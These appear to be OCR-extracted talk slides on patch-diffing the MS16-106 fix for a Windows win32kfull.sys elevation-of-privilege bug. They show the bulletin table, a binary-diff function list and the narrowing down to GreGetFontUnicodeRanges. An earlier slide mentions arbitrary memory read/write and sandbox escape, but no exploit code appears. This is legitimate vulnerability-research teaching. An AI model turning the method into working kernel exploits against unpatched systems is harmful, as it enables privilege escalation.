
Arbitrary memory read/write gives you a **lot** of power ;)

Sandbox Escape? Reliability?

> Exercise for the reader :p

Case Study #3

Kernel EoP (win32kfull.sys)
Sept, 2016 (MS16-106, CVE-2016-????)



Microsoft Security Bulletin MS16-106 - Critical


Security Update for Microsoft Graphics Component (3185848)

Published: September 13, 2016


Version: 1.0

Operating System	Win32k Elevation of Privilege Vulnerability - CVE-2016-3348	Win32k Elevation of Privilege Vulnerability - CVE-2016-3349	GDI Information Disclosure Vulnerability - CVE-2016-3354	GDI Elevation of Privilege Vulnerability - CVE-2016-3355	GDI Remote Code Execution Vulnerability - CVE-2016-3356	Updates Replaced*
Windows 10						
Windows 10 for 32-bit Systems [2] (3185611)	**Important** Elevation of Privilege	**Important** Elevation of Privilege	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	3176492
Windows 10 for x64-based Systems [2] (3185611)	**Important** Elevation of Privilege	**Important** Elevation of Privilege	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	3176492

Download, Extract, Symbols, …



Win32k kernel modules



win32kfull.sys
(3.5 MB)

win32kbase.sys
(1.4 MB)

win32k.sys


win32k.sys
(200 KB)

Starting Windows 10, win32k is split to 3 parts

On a desktop version, all three are loaded

Each exports different sets of functions and syscalls

Diff – win32kfull.sys




GreGetFontUnicodeRanges
- Probably related to *NtGdiGetFontUnicodeRanges*
- One additional BB (!)


				al	00000001...	NtUserClipCursor	Normal	0	3	1	2	1	3
				al	00000001...	?ProcessRangeInCache@@YAXP...	Normal	4	12	0	7	16	2
0.90	0.97	00000001...	?ZOrderByOwner@@YAPEAUtagSM...	Normal	00000001...	?ZOrderByOwner@@YAPEAUtagSM...	Normal	1	47	2	12	62	14
0.93	0.98	00000001...	GreGetFontUnicodeRanges	Normal	00000001...	GreGetFontUnicodeRanges	Normal	0	14	1	2	18	4
0.93	0.99	00000001...	NtGdiGetLinkedUFIs	Normal	00000001...	NtGdiGetLinkedUFIs	Normal	0	28	3	2	38	7
0.97	0.99	00000001...	NtUserHwndQueryRedirectionInfo	Normal	00000001...	NtUserHwndQueryRedirectionInfo	Normal	0	57	3	5	85	8
0.97	0.99	00000001...	itrp_NPUSHW	Normal	00000001...	itrp_NPUSHW	Normal	0	17	1	1	23	2
0.97	0.99	00000001...	BmfdQueryFontData	Normal	00000001...	BmfdQueryFontData	Normal	0	47	2	1	71	3
0.98	0.99	00000001...	NtGdiFlushUserBatch	Normal	00000001...	NtGdiFlushUserBatch	Normal	0	134	4	7	207	11
0.98	0.99	00000001...	NtUserReportInertia	Normal	00000001...	NtUserReportInertia	Normal	0	32	1	1	49	2
0.98	0.99	00000001...	?bSpDwmValidateSurface@@YAH...	Normal	00000001...	?bSpDwmValidateSurface@@YAH...	Normal	2	85	0	4	135	2
0.98	0.99	00000001...	NtGdiExtEscape	Normal	00000001...	NtGdiExtEscape	Normal	0	96	1	3	151	4
0.98	0.99	00000001...	?psSetupTransparentSrcSurface@...	Normal	00000001...	?psSetupTransparentSrcSurface@...	Normal	0	109	2	3	165	5
0.98	0.99	00000001...	?bFastFill@@YAHJPEAU_POINTFIX...	Normal	00000001...	?bFastFill@@YAHJPEAU_POINTFIX...	Normal	0	119	2	2	185	4
0.98	0.99	00000001...	NtGdiFastPolyPolyline	Normal	00000001...	NtGdiFastPolyPolyline	Normal	0	85	1	2	131	3
0.99	0.99	00000001...	?UMPDDrvEnablePDEV@@YAPEAU...	Normal	00000001...	?UMPDDrvEnablePDEV@@YAPEAU...	Normal	0	58	1	1	92	2
0.99	0.99	00000001...	?BltLnkRect@@YAXPEAU_BLTLNK...	Normal	00000001...	?BltLnkRect@@YAXPEAU_BLTLNK...	Normal	0	233	3	3	342	6
0.99	0.99	00000001...	GreGetUFIPathname	Normal	00000001...	GreGetUFIPathname	Normal	0	28	0	0	45	0
0.99	0.99	00000001...	?bLines@@YAHPEAU_BMINFO@@...	Normal	00000001...	?bLines@@YAHPEAU_BMINFO@@...	Normal	0	134	2	1	205	3
0.99	0.99	00000001...	?GreExtEscapeInternal@@YAHAEA...	Normal	00000001...	?GreExtEscapeInternal@@YAHAEA...	Normal	0	78	1	1	126	2
0.99	0.99	00000001...	NtGdiGetFontUnicodeRanges	Normal	00000001...	NtGdiGetFontUnicodeRanges	Normal	0	13	0	0	19	0
0.99	0.99	00000001...	NtGdiQueryFonts	Normal	00000001...	NtGdiQueryFonts	Normal	0	20	0	0	30	0
				l	00000001...	?bEndDocInternal@@YAHPEAUHD...	Normal	0	38	0	0	60	0
				l	00000001...	NtGdiEndDoc	Normal	0	39	0	0	61	0

NtGdiGetFontUnicodeRanges
- Win32k System Call handler
- Minor change (same number of BBs and jumps)


NtGdiGetFontUnicodeRanges



GreGetFontUnicodeRanges



